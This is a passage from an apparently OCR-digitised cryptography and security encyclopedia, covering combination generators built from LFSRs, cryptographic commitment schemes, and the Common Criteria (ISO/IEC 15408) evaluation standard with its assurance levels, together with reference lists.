6. Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology – EUROCRYPT '89: proceedings, Belgium, 10–13 April 1989. Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434
7. Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic Press, New York, pp 155–166
8. Rogaway P (2006) Formalizing human ignorance. In: Nguyen PQ (ed) Progress in cryptology – VIETCRYPT 2006: proceedings, Hanoi, 25–28 September 2006. Lecture notes in computer science, vol 4341. Springer, Berlin, pp 211–228
9. Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption, Delhi, 5–7 February 2004. Lecture notes in computer science, vol 3017. Springer, Berlin, pp 371–388
10. Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Design Code Cryptogr 38(2):259–277
11. van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
12. Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

Combination Generator

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Boolean Functions; ►Linear Feedback Shift Register; ►Stream Cipher

Definition

A *combination generator* is a ►running-key generator for ►stream cipher applications. It is composed of several ►linear feedback shift registers (LFSRs) whose outputs are combined by a ►Boolean function to produce the keystream as depicted on Fig. 1. Then, the output sequence $(s_t)_{t\geq 0}$ of a combination generator composed of n LFSRs is given by


$$s_t = f\left(u_t^1, u_t^2, \ldots, u_t^n\right), \qquad \forall t \geq 0,$$

where $\left(u_t^i\right)_{t\geq 0}$ denotes the sequence generated by the i-th constituent LFSR and f is a function of n variables. In the case of a combination generator composed of n LFSR over $\mathbf{F}_q$, the combining function is a function from $\mathbf{F}_q^n$ into $\mathbf{F}_q$.

Theory

The combining function f should obviously be *balanced*, i.e., its output should be uniformly distributed. The constituent LFSRs should be chosen to have primitive feedback polynomials for ensuring good statistical properties of their output sequences (►Linear Feedback Shift Register for more details).

The characteristics of the constituent LFSRs and the combining function are usually publicly known. The secret parameters are the initial states of the LFSRs, which are derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on combination generators consist in recovering the initial states of all LFSRs from the knowledge of some digits of the sequence produced by the generator (in a ►known plaintext attack) or of some digits of the ciphertext sequence (in a ►ciphertext only attack). When the feedback polynomials of the LFSR and the combining function are not known, the reconstruction attack presented in [2] enables to recover the complete description of the generator from the knowledge of a large segment of the ciphertext sequence.



Combination Generator. Fig. 1 Combination generator

Statistical properties of the output sequence. The sequence produced by a combination generator is a linear recurring sequence. Its period and its ►linear complexity can be derived from those of the sequences generated by the constituent LFSRs and from the *algebraic normal form* of the combining function (►Boolean function). Indeed, if we consider two linear recurring sequences $\mathbf{u}$ and $\mathbf{v}$ over $\mathbf{F}_q$ with linear complexities $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$, we have the following properties:

- the linear complexity of the sequence $\mathbf{u} + \mathbf{v} = (u_t + v_t)_{t\geq 0}$ satisfies
$$\Lambda(\mathbf{u}+\mathbf{v}) \leq \Lambda(\mathbf{u}) + \Lambda(\mathbf{v}),$$
with equality if and only if the ►minimal polynomials of $\mathbf{u}$ and $\mathbf{v}$ are relatively prime. Moreover, in case of equality, the period of $\mathbf{u} + \mathbf{v}$ is the least common multiple of the periods of $\mathbf{u}$ and $\mathbf{v}$.
- the linear complexity of the sequence $\mathbf{uv} = (u_t v_t)_{t\geq 0}$ satisfies
$$\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v}),$$
where equality holds if the minimal polynomials of $\mathbf{u}$ and $\mathbf{v}$ are primitive and if $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$ are distinct and greater than 2. Other general sufficient conditions for $\Lambda(\mathbf{uv}) = \Lambda(\mathbf{u})\Lambda(\mathbf{v})$ can be found in [3, 4, 8].

Thus, the keystream sequence produced by a combination generator composed of n binary LFSRs with primitive feedback polynomials which are combined by a Boolean function f satisfies the following property proven in [8]. If all LFSR lengths $L_1, \ldots, L_n$ are distinct and greater than 2 (and if all LFSR initializations differ from the all-zero state), the linear complexity of the output sequence $\mathbf{s}$ is equal to

$$f(L_1, L_2, \ldots, L_n)$$

where the algebraic normal form of f is evaluated over integers. For instance, if four LFSRs of lengths $L_1, \ldots, L_4$ satisfying the previous conditions are combined by the Boolean function $x_1x_2 + x_2x_3 + x_4$, the linear complexity of the resulting sequence is $L_1L_2 + L_2L_3 + L_4$. Similar results concerning the combination of LFSRs over $\mathbf{F}_q$ can be found in [8] and [1]. A high linear complexity is desirable property for a keystream sequence since it ensures that ►Berlekamp–Massey algorithm becomes computationally infeasible. Thus, the combining function f should have a high *algebraic degree* (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form).

Known attacks and related design criteria. Combination generators are vulnerable to many divide-and-conquer attacks which aim at considering the constituent LFSRs

independently. These attacks exploit the existence of biased relations between the outputs of the generator at different time instants, which involve a few registers only; such relations then enable the attacker to perform an exhaustive search for the initial states of a subset of the constituent registers in the case of a state-recovery attack, or to apply some hypothesis testing in the case of distinguishing attacks. These techniques include ►correlation attack and its variants called ►fast correlation attacks, distinguishing attacks such as the attack presented in [5]. More sophisticated algorithms can be found in [6] and [7].

In order to make these attacks infeasible, the LFSR feedback polynomials should not be sparse. The combining function should have a high *correlation-immunity order*, also called *resiliency order*, when the involved function is balanced (►correlation-immune Boolean function). But, there exists a trade-off between the correlation-immunity order and the algebraic degree of a Boolean function. Most notably, the correlation-immunity of a balanced Boolean function of n variables cannot exceed $n-1-\deg(f)$ when the algebraic degree of f, $\deg(f)$, is greater than 1. Moreover, the complexity of ►correlation attacks and of ►fast correlation attacks also increases with the nonlinearity of the combining function (►correlation attack).

The trade-offs between high algebraic degree, high correlation-immunity order, and high nonlinearity can be circumvented by replacing the combining function by a finite state automaton with memory. Examples of such combination generators with memory are the summation generator and the stream cipher ►E_0 used in Bluetooth.

Recommended Reading

1. Brynielsson L (1986) On the linear complexity of combined shift register sequences. In: Advances in cryptology - EUROCRYPT '85. Lecture notes in computer science, vol 219. Springer, Heidelberg, pp 156–160
2. Canteaut A, Filiol E (2001) Ciphertext only reconstruction of stream ciphers based on combination generators. In: Fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Heidelberg, pp 165–180
3. Herlestam T (1986) On functions of linear shift register sequences. In: Advances in cryptology – EUROCRYPT '85. Lecture notes in computer science, vol 219. Springer, Heidelberg, pp 119–129
4. Göttfert R, Niederreiter H (1995) On the minimal polynomial of the product of linear recurring sequences. Finite Fields Appl 1(2):204–218
5. Hell M, Johansson T, Brynielsson L (2009) An overview of distinguishing attacks on stream ciphers. Cryptogr Commun 1(1): 71–94
6. Johansson T, Meier W, Muller F (2006) Cryptanalysis of Achterbahn. In: Fast software encryption – FSE 2006. Lecture notes in computer science, vol 4047. Springer, Heidelberg, pp 1–14
7. Naya-Plasencia M (2007) Cryptanalysis of Achterbahn-128/80. In: Fast software encryption – FSE 2007. Lecture notes in computer science, vol 4593. Springer, Heidelberg, pp 73–86
8. Rueppel RA, Staffelbach OJ (1987) Products of linear recurring sequences with maximum complexity. IEEE Trans Inform Theory 33(1):124–131

Commercial Off-the-Shelf

►Levels of Trust

Commercial Security Model

►Chinese Wall Model

Commitment

Claude Crépeau
School of Computer Science, McGill University, Montreal, Quebec, Canada

Related Concepts


►One-Way Function; ►Zero-Knowledge Protocol

Definition


A commitment scheme is a two-phase cryptographic ►protocol between two parties, a sender and a receiver, satisfying the following constraints. At the end of the first phase (named Commit) the sender is committed to a specific value (often a single bit) that he cannot change later on (Commitments are binding) and the receiver should have no information about the committed value, other than what he already knew before the protocol (Commitments are concealing). In the second phase (named Unveil), the sender sends extra information to the receiver that allows him to determine the value that was concealed by the commitment.

Background

The terminology of commitments, influenced by the legal vocabulary, first appeared in the contract-signing protocols of Even [14], although it seems fair to attribute the concept to Blum [3] who implicitly uses it for coin flipping around the same time. In his Crypto 81 paper, Even refers to Blum's contribution saying: "In the summer of 1980, in



Commitment. Fig. 1 Committing with an envelope



Commitment. Fig. 2 Unveiling from an envelope

a conversation, M. Blum suggested the use of randomization for such protocols." Apparently, Blum introduced the idea of using random hard problems to commit to something (coin, contract, etc.). However, one can also argue that the earlier work of Shamir et al. [26] on mental poker implicitly used commitments as well, since in order to generate a fair deal of cards, Alice encrypts the card names under her own encryption key, which is the basic idea for implementing commitments. The term "blob" is also used as an alternative to commitment by certain authors [4, 8, 20]. The former mostly emphasizes the concealing property, whereas the latter refers mainly to the binding property.

Theory

Commitments are important components of ►zero-knowledge protocols [4, 16], and other more general two-party cryptographic protocols [19].

A natural intuitive implementation of a commitment is performed using an envelope (see Fig. 1). Some information written on a piece of paper may be committed to by sealing it inside an envelope. The value inside the sealed envelope cannot be guessed (envelopes are concealing) without modifying the envelope (opening it) nor the content can be modified (envelopes are binding).

Unveiling the content of the envelope is achieved by opening it and extracting the piece of paper inside (see Fig. 2).

Under computational assumptions, commitments come in two dual flavors: binding but computationally concealing commitments and concealing but computationally binding commitments. Commitments of both types may be achieved from any ►one-way function [17, 18, 24, 25].

A simple example of a bit commitment of the first type is obtained using the ►Goldwasser–Micali probabilistic encryption scheme with one's own pair of public keys (n, q) such that n is an RSA modulus (►RSA public key encryption) and q a random quadratic non-residue modulo n with ►Jacobi symbol $+1$ (►quadratic residue). Unveiling is achieved by providing a square root of each quadratic residue and of quadratic non-residue multiplied by q. A similar example of a bit commitment of the second type is constructed from someone else's pair of public keys (n, r) such that n is an RSA modulus and r a random quadratic residue modulo n. A zero bit is committed using a random quadratic residue mod n while a one bit

is committed using a random quadratic residue multiplied by r modulo n. Unveiling is achieved by providing a square root of quadratic residues committing to a zero and of quadratic residues multiplied by r used to commit to a one.

Unconditionally, binding and concealing commitments can also be obtained under the assumption of the existence of a binary symmetric channel [10] and under the assumption that the receiver owns a bounded amount of memory [6]. In multiparty scenarios [2, 8, 16], commitments are usually achieved through ►Verifiable Secret Sharing Schemes [9]. However, the two-prover case [1] does not require the verifiable property because the provers are physically isolated from each other during the life span of the commitments.

In a quantum computation model (►quantum cryptography), it was first believed that commitment schemes could be implemented with unconditional security for both parties [5] but it was later demonstrated that if the sender is equipped with a quantum computer, then any unconditionally concealing commitment cannot be binding [22, 23].

Commitments exist with various extra properties: chameleon/trapdoor commitments [1, 15], commitments with equality (attributed to Bennett and Rudich in [11, 20]), nonmalleable commitments [13] (with respect to unveiling [12]), mutually independent commitments [21], and universally composable commitments [7].

Recommended Reading

1. Ben-Or M, Goldwasser S, Kilian J, Wigderson A (1988) Multi-prover interactive proofs: how to remove intractability assumptions. In: Proceedings of the 20th annual ACM symposium on theory of computing, Chicago, IL. ACM, New York, pp 113–122
2. Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for fault-tolerant distributed computing. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York, pp 1–10
3. Blum M (1982) Coin flipping by telephone. In: Gersho A (ed) Advances in cryptography, Santa Barbara, CA. University of California, Santa Barbara, pp 11–15
4. Brassard G, Chaum D, Crépeau C (1998) Minimum disclosure proofs of knowledge. J Comput Syst Sci 37:156–189
5. Brassard G, Crépeau C, Jozsa R, Langlois D (1993) A quantum bit commitment scheme provably unbreakable by both parties. In: Twenty-ninth symposium on foundations of computer science. IEEE, Piscataway, pp 42–52
6. Cachin C, Crépeau C, Marcil J (1998) Oblivious transfer with a memory-bounded receiver. In: Thirty-ninth annual symposium on foundations of computer science: proceedings, 8–11 Nov 1998, Palo Alto. IEEE Computer Society Press, Los Alamitos, pp 493–502
7. Canetti R, Fischlin M (2001) Universally composable commitments. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, International Association for Cryptologic Research. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 19–40
8. Chaum D, Crépeau C, Damgård I (1988) Multi-party unconditionally secure protocols. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York
9. Chor B, Goldwasser S, Micali S, Awerbuch B (1985) Verifiable secret sharing and achieving simultaneity in the presence of faults (extended abstract). In: Proceedings of the 26th FOCS, Portland, 21–23 Oct 1985. IEEE, Piscataway, pp 383–395
10. Crépeau C (1997) Efficient cryptographic protocols based on noisy channels. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 306–317
11. Crépeau C, van de Graaf J, Tapp A (1995) Committed oblivious transfer and private multi-party computation. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 110–123
12. Di Crescenzo G, Ishai Y, Ostrovsky R (1998) Non-interactive and non-malleable commitment. In: Proceedings of the 30th symposium on the theory of computing, ACM, New York, pp 141–150
13. Dolev D, Dwork C, Naor M (1991) Nonmalleable cryptography. In: Proceedings of the 23rd annual ACM symposium on theory of computing, New Orleans, 6–8 May 1991. IEEE Computer Society Press, Los Alamitos
14. Even S (1982) Protocol for signing contracts. In: Gersho A (ed) Advances in cryptography, Santa Barbara, CA, USA, 1982. University of California, Santa Barbara
15. Feige U, Shamir A (1989) Zero knowledge proofs of knowledge in two rounds. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 526–544
16. Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J Assoc Comput Mach 38(3):691–729
17. Haitner I, Nguyen M-H, Ong SJ, Reingold O, Vadhan S (2009) Statistically hiding commitments and statistical zero-knowledge arguments from any one-way function. SIAM J Comput 39(3):1153–1218
18. Håstad J, Impagliazzo R, Levin LA, Luby M (1999) A pseudorandom generator from any one-way function. SIAM J Comput 28(4):1364–1396. http://www.emis.de/MATH-item?0940.68048
19. Kilian J (1988) Founding cryptography on oblivious transfer. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York, pp 20–31
20. Kilian J (1992) A note on efficient zero-knowledge proofs and arguments (extended abstract). In: Proceedings of the 24th annual ACM symposium on the theory of computing, Victoria, 4–6 May 1992, pp 723–732
21. Liskov M, Lysyanskaya A, Micali S, Reyzin L, Smith A (2001) Mutually independent commitments. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 385–401
22. Lo H-K, Chau H-F (1997) Is quantum bit commitment really possible. Phys Rev Lett 78(17):3410–3413
23. Mayers D (1997) Unconditionally secure quantum bit commitment is impossible. Phys Rev Lett 78(17):3414–3417
24. Naor M (1991) Bit commitment using pseudorandomness. J Cryptol 4:151–158
25. Naor M, Ostrovsky R, Venkatesan R, Yung M (1993) Perfect zero-knowledge arguments for NP can be based on general complexity assumptions. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes on computer science, vol 740. Springer, Berlin (This work was first presented at the DIMACS workshop on cryptography, October 1990)

26. Shamir A, Rivest RL, Adleman LM (1981) Mental poker. In: Klarner D (ed) The mathematical Gardner. Wadsworth, Belmont

Common Criteria

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Synonyms

ISO 15408 CC – common criteria

Related Concepts

►FIPS 140-2 Federal information Processing Standard – Cryptographic Module

Definition

The Common Criteria (CC), also known as ISO 15408, is intended to be used as the basis for evaluation of security relevant properties of IT hardware and software products. Security properties include all aspects of trust and assurance. The objective is that a common methodology and criteria to evaluate product characteristics would reduce redundant evaluations and broaden markets while improving security.

Background

The current version is 3.1 and has evolved since originated. The standard was developed by an international group that merged programs from three countries to derive common criteria. The three programs were:

- ITSEC – The European standard, developed in the early 1990s by France, Germany, the Netherlands, and the UK.
- CTCPEC – The Canadian standard first published in May 1993.
- TCSEC – The United States Department of Defense 5200.28 Standard, called the Orange Book and parts of the Rainbow Series.

Theory and Application

The goal is for Common Criteria to permit comparability of products in spite of the results originating in independent security evaluations, for various products, evaluated by separate organizations, in different countries. The vision is that by providing a common set of requirements for the security functionality of IT products, and a common set of assurance measurements applied to them that the evaluation process will establish a level of confidence in the knowledge and trust of the evaluated products. The evaluation results may help consumers to determine whether an IT product or system is appropriate for their intended application and whether the security risks implicit in its use are acceptable.

Common Criteria is not a security specification that prescribes specific or necessary security functionality or assurance. Therefore, it is not intended to verify the quality or security of cryptographic implementations. Products that require cryptography are often required to attain a FIPS 140–2 validation for their cryptographic functionality before the common criteria evaluation can be completed. There are security products that are very important to security but may not incorporate cryptography as a part of their functionality. Examples include operating systems, firewalls, and IDS systems. Common Criteria is a methodology to gain assurance that a product is actually designed and subsequently performs according to the claims in the product's "Security Target" document. The level of assurance (EAL) that the product functions correctly is specified as one of seven levels that are described later.

The Common Criteria specification has been published as International Standard ISO/IEC 15408:1999 [1]. It is sometimes also published in formats specific to a given country that facilities use in their individual test scheme. The content and requirements are intended to be identical.

Seven governmental organizations, which are collectively called "the Common Criteria Project Sponsoring Organizations," were formed to develop the standard and program. The countries and organizations are:

- **Canada**: Communications Security Establishment
- **France**: Service Central de la Scurit des Systmes d'Information
- **Germany**: Bundesamt fr Sicherheit in der Informationstechnik
- **The Netherlands**: Netherlands National Communications Security Agency
- **The United Kingdom**: Communications-Electronics Security Group
- **The United States**: National Institute of Standards and Technology
- **The United States**: National Security Agency

The Common Criteria Project Sponsoring Organizations approved the licensing and use of CC v2.1 to be the basis of ISO 15408. Because of its international basis, certifications under Common Criteria are under a "Mutual Recognition Agreement." This is an agreement that certificates issued by organizations under a specific scheme will be accepted in other countries as if they were evaluated under their own schemes. The list of countries that have signed up to the

mutual recognition have grown beyond just the original sponsoring organizations.

The Common Criteria scheme incorporates a feature called a Protection Profile (PP). This is a document that specifies an implementation-independent set of security requirements for a category of products (i.e., Traffic Filters or smart cards) that meet the needs of specific consumer groups, communities of interest, or applications. Protection Profiles are considered a product in themselves, and are evaluated and tested for compliance to Common Criteria, just as a functional product would. Before a product can be validated using common criteria to a given protection profile (or a combination of them), the Protection Profiles have to be evaluated and issued certificates of compliance. Instead of the Security Target (a required document) referring to a protection profile for a set of security functionality and assurance criteria, it is acceptable for the product Security Target to independently state the security functionality and assurance level to which the product will be evaluated. The limitation is that this restricts the ability of product consumers or users to readily compare products of similar functionality.

EAL1. The objective for evaluation assurance level 1 (EAL1) is described as "functionally tested" is to confirm that the product functions in a manner consistent with its documentation, and that it provides useful protection against identified threats.

EAL1 is applicable where some confidence in correct operation is required, but the threats to security are not viewed as serious. The evaluation will be of value where independent assurance is required to support the contention that due care has been exercised with respect to the protection of personal or similar information.

EAL1 provides an evaluation of the product as made available to the customer, including independent testing against a specification, and an examination of the guidance documentation provided. It is intended that an EAL1 evaluation could be successfully conducted without assistance from the developer of the product, and for minimal cost and schedule impact.

EAL2. The objective for evaluation assurance level 2 (EAL2) is described as "structurally tested." EAL2 requires the cooperation of the developer in terms of the delivery of design information and test results, but should not demand more effort on the part of the developer than is consistent with good commercial practice, and therefore, should not require a substantially increased investment of cost or time.

EAL2 is applicable in those circumstances where developers or users require a low to moderate level of independently assured security but does not require the submission of a complete development record by the vendor. Such a situation may arise when securing legacy systems, or where access to the developer may be limited.

EAL3. The objectives for evaluation assurance level 3 (EAL3) are described as "methodically tested and checked." EAL3 permits a conscientious developer to gain maximum assurance from positive security engineering at the design stage without substantial alteration of existing sound development practices.

EAL3 is applicable in those circumstances where developers or users require a moderate level of independently assured security, and require a thorough investigation of the product and its development without substantial reengineering.

EAL4. The objectives for evaluation assurance level 4 (EAL4) are described as "methodically designed, tested, and reviewed." EAL4 permits a developer to gain maximum assurance from positive security engineering based on good commercial development practices, which, though rigorous, do not require substantial specialist knowledge, skills, and other resources.

EAL4 is therefore applicable in those circumstances where developers or users require a moderate to high level of independently assured security in conventional commodity products and are prepared to incur additional security-specific engineering costs.

EAL5. The objectives for evaluation assurance level 5 (EAL5) are described as "semiformally designed and tested." EAL5 permits a developer to gain maximum assurance from security engineering based upon rigorous commercial development practices supported by moderate application of specialist security engineering techniques. Such a product will probably be designed and developed with the intent of achieving EAL5 assurance. It is likely that the additional costs attributable to the EAL5 requirements, relative to rigorous development without the application of specialized techniques, will not be large.

EAL5 is therefore applicable in those circumstances where developers or users require a high level of independently assured security in a planned development and require a rigorous development approach without incurring unreasonable costs attributable to specialist security engineering techniques.

EAL6. The objectives for evaluation assurance level 6 (EAL6) are described as "semiformally verified design and tested." EAL6 permits developers to gain high assurance from application of security engineering techniques to a rigorous development environment in order to produce a premium product for protecting high-value assets against significant risks.

EAL6 is therefore applicable to the development of security product for application in high-risk situations where the value of the protected assets justifies the additional costs.

EAL7. The objectives of evaluation assurance level 7 (EAL7) are described as "formally verified design and tested."

EAL7 is applicable to the development of security products for application in extremely high-risk situations and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to products with tightly focused security functionality that is amenable to extensive formal analysis.

Common Criteria is documented in a family of three interrelated documents:

1. CC Part 1: Introduction and general model [2]
2. CC Part 2: Security functional requirements [3]
3. CC Part 3: Security assurance requirements [4]

The managed international homepage of the Common Criteria is available at www.commoncriteria.org. The homepage for US based vendors and customers is managed by National Information Assurance Partnership (NIAP). http://www.niap-ccevs.org/cc-scheme/

Part 1, Introduction and general model, is the introduction to the CC. It defines general concepts and principles of IT security evaluation and presents a general model of evaluation. Part 1 also presents constructs for expressing IT security objectives, for selecting and defining IT security requirements, and for writing high-level specifications for products and systems. In addition, the usefulness of each part of the CC is described in terms of each of the target audiences.

Part 2, Security functional requirements, establishes a set of functional components as a standard way of expressing the functional requirements for Targets of Evaluation. Part 2 catalogs the set of functional components, families, and classes.

Part 3, Security assurance requirements, establishes a set of assurance components as a standard way of expressing the assurance requirements for Targets of Evaluation. Part 3 catalogs the set of assurance components, families, and classes. Part 3 also defines evaluation criteria for Protection Profiles and Security Targets and presents evaluation assurance levels that define the predefined CC scale for rating assurance for Targets of Evaluation, which is called the Evaluation Assurance Levels.

Each country implements its own scheme of how it will implement the Common Evaluation Methodology for Information Technology Security.

Acronyms

- EAL – Evaluation Assurance Level
- FIPS – Federal Information Processing Standards
- IDS – Intrusion Detection System
- IEC – International Electrotechnical Commission
- ISO – International Organization for Standardization
- IT – Information Technology
- NIST – National Institute of Standards and Technology
- PP – Protection Profile

Open Problems

Evaluations take a significant amount of time and expense to complete and become certified.

Recommended Reading

1. International Standard ISO/IEC 15408:1999
2. CC Part 1: Introduction and general model
3. CC Part 2: Security functional requirements
4. CC Part 3: Security assurance requirements

Common Criteria, From a Security Policies Perspective

Paolo Salvaneschi
Department of Information Technology and Mathematical Methods, University of Bergamo, Dalmine, BG, Italy

Synonyms

ISO/IEC 15408

Definition

The Common Criteria for Information Technology Security Evaluation (abbreviated as Common Criteria or CC) is an international standard (ISO/IEC 15408) for security certification of software/system products.

Background

Common Criteria (CC) were developed through the effort of many governmental organizations and originated out of preexisting standards (The European ITSEC, the Canadian CTCPEC, and the United States Department of Defence TCSEC called the Orange Book).

CC allows the specification of security requirements for a particular product/system and the implementation of an evaluation process to establish the level of confidence that the product satisfies the security requirements.

The standard is concerning product evaluation and certification, while other security standards are related to the certification of processes. An example is ISO/IEC 27000 series, an information security management system.

The focus of Common Criteria is on the evaluation of a product or system. Nevertheless, the standard includes a catalogue of security functional requirements and may be of interest to those who define and manage security policies.

Theory

The standard is composed of three documents. Part 1, Introduction and general model [1] defines the concepts and principles of IT security evaluation and presents a general model of evaluation.

The model requires the identification of a specific IT product or system (TOE, Target of Evaluation) that is the subject of a CC evaluation.

Part 2, Security functional components [2] includes a catalogue of functional components and related functional requirements for TOEs (SFRs, Security Functional Requirements).

SFRs may be organized into sets of implementation-independent security requirements for classes of TOEs that meet specific consumer needs. These sets are called Protection Profiles (PPs).

PPs or SFRs may be reused or refined to state explicitly a set of security requirements (ST Security Target) to be evaluated on a TOE.

CC Part 3, Security assurance components [3] provides a catalogue of measures taken during development and evaluation of the product (TOE) to assure compliance with the claimed security requirements (ST) of the TOE. These measures are called Security Assurance Requirements (SARs).

Part 3 also defines seven levels of depth and rigor of an evaluation, which are called the Evaluation Assurance Levels (EALs). Each EAL corresponds to a package of security assurance requirements (SARs), with EAL 1 being the most basic (and cheapest to implement and evaluate) and EAL 7 being the most stringent (and most expensive).

Evaluated Product

A Target of Evaluation (TOE) is the product or system that is the subject of the evaluation. A TOE is defined as a set of software, firmware, and/or hardware accompanied by its documentation.

The following products are TOE examples: an operating system, a firewall, a smart card–integrated circuit, and a database application. Other examples of TOEs can be found in [1].

The TOE must be defined precisely. For example, while an IT product may allow many configurations, a TOE for this product must define the security-relevant configurations that are evaluated.

Security Requirements

Common Criteria present a standard catalogue of Security Functional Requirements (SFRs). SFRs are classified into 11 classes. Examples of classes are "Cryptographic Support," "Identification and Authentication," and "Security Management." Each class is organized into families of functional components, and a set of security functional requirement is identified for each component for a total of 65 requirements. Each requirement is individually defined and is self-contained.

SFRs are expressed in a structured natural language. The aim is to provide implementation-independent requirements expressed in an abstract but unambiguous manner.

An example of SFR is the following: "The TOE Security Functionality shall authenticate any user's claimed identity according to the [assignment: *rules describing how the multiple authentication mechanisms provide authentication*]".

The associated explanation states that "*author* (of TOE security specification) *should specify the rules that describe how the authentication mechanisms provide authentication and when each is to be used. This means that for each situation the set of mechanisms that might be used for authenticating the user must be described. An example of a list of such rules is: "if the user has special privileges a password mechanism and a biometric mechanism both shall be used, with success only if both succeed; for all other users a password mechanism shall be used.*"

A Protection Profiles (PP) is a document, typically created by a user community, a developer or a group of developers of similar TOEs (a family of related products or a product line), or a government or large corporation specifying its requirements as part of its acquisition process. A PP organizes a set of reusable security requirements for a class of TOEs.

The document includes not only a list of SFRs but also a security problem definition (operational environment, threats, organizational security policies imposed by the organization, and assumptions on the operational environment) and security objectives (concise and abstract statement of the intended solution to the problem defined by the security problem definition).

Examples may be PPs for firewalls or intrusion detection systems. A number of Protection Profiles are published in the Common Criteria Web site [4].

Each SFR may be selected to become part of a Security Target (ST) of a TOE. Although CC does not prescribe any SFRs to be included in an ST, it identifies dependencies where the correct operation of one function is dependent on another. Additionally, one or more PPs may serve as templates for the Security Target (ST) of a TOE.

A Security Target (ST) is the document that identifies the security properties to be evaluated on a specific TOE. The ST document includes a description of the TOE, security problem definition, security objectives, and a set of SFRs. The ST may claim conformance to one or more PPs. In this case, the ST reuses the SFRs included in the Protection Profiles.

Note that an ST is designed to be a security specification on a relatively high level of abstraction. An ST should, in general, not contain implementation details like protocol specifications or detailed descriptions of algorithms.

Security Evaluation

The SFRs selected in a Security Target of a TOE are evaluated through a set of measures (SARs Security Assurance Requirements) taken during development and evaluation of the product. SARs provide evidences to assure compliance with the claimed security functionality.

The assurance is based upon an evaluation (active investigation) of the documentation and of the resulting IT product by expert evaluators. Evaluation techniques include, for instance, analysis and checking of processes and procedures, analysis of the correspondence between TOE design representations, analysis of functional tests developed and the results provided, independent functional testing, analysis for vulnerabilities, and verification of proofs.

Common Criteria provides a catalogue of SARs. Each class is organized into families. For instance, the class "Tests" encompasses four families: Coverage, Depth, Independent testing (i.e., functional testing performed by evaluators), and Functional tests. Testing provides assurance that the TOE security functionalities behave as described. For instance, for Coverage, the evaluator analyzes the documentation produced by the developer to demonstrate that all the security functionalities have been tested.

The evaluation effort is organized in seven packages of Security Assurance Requirements, called Evaluation Assurance Levels (EALs), from the basic and cheapest level EAL1 to the most stringent and most expensive EAL7. The increasing level of effort is based upon scope (the effort is greater because a larger portion of the IT product is included), depth (the effort is greater because it is deployed to a finer level of design and implementation detail), and rigor (the effort is greater because it is applied in a more structured, formal manner).

